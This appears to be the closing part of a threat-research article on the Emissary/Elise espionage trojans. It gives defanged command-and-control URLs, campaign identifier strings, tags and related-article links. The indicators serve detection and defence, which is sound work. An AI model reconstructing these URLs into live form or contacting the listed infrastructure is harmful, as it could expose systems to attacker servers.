http://101.55.33[.]95:80/default.aspx
http://103.243.24[.]179/Default.aspx
http://118.193.221[.]233:80/default.aspx
http://123.1.159[.]153/lightserver/Default.aspx
http://123.1.159[.]210/lightserver/Default.aspx
http://140.131.39[.]11/icanxp/help/help/default.aspx
http://163.20.127[.]27/0test/test/default.aspx
http://203.124.14[.]214/default.aspx
http://203.124.14[.]229/default.aspx
http://210.209.121[.]31/lightserver/default.aspx
http://210.209.121[.]92/lightserver/Default.aspx
http://210.209.121[.]92/weboffice/Default.aspx
http://appletree.onthenetas[.]com/Default.aspx
http://bluefield.byinter[.]net/lightserver/Default.aspx
http://booking.passinggas[.]net/lightserver/Default.aspx
http://chairman.OnTheNetAs[.]com/weboffice/Default.aspx
http://dnt5b.myfw[.]us/Default.aspx
http://dnt5b.myfw[.]us/default.aspx
http://eventlog.findhere[.]org/Default.aspx
http://grassland.OnTheNetAs[.]com/lightserver/Default.aspx
http://groupspace.findhere[.]org/lightserver/Default.aspx
http://photograph.myfw[.]us/lightserver/default.aspx
http://ustar5.PassAs[.]us/Default.aspx
http://ustar5.PassAs[.]us/default.aspx

3test
FJ201508
lyk_WW
A-1117a
QPR-Z0330
YUIO
ZGP-M
xman
A-1117a
Flash
FJ20151125
YUIO
ll
A-1231a
ux-2011
RT101212
111
UPG-ZHG-01
IC00001

Back to top


TAGS

Cyber espionage | Cybersecurity | Elise | Emissary | Espionage | Lotus Blossom | Trojans

Threat Research Center

Next: SpiderMal: Deep PassiveDNS Analysis with Maltego

Related Malware Resources




THREAT RESEARCH

November 1, 2024

TA Phone Home: EDR Evasion Testing Reveals Extortion Actor's Toolkit

Extortion | Data exfiltration

Read now




THREAT RESEARCH

October 9, 2024

Contagious Interview: DPRK Threat Actors Lure Tech Industry Job Seekers to Inst...

North Korea | Social engineering | Python




THREAT RESEARCH

October 1, 2024

Detecting Vulnerability Scanning Traffic From Underground Tools Using...

Machine Learning

Read now



THREAT ACTOR GROUPS

September 26, 2024

Unraveling Sparkling Pisces's Tool Set: KLogEXE and FPSpy

MITRE | Keylogger | North Korea

Read now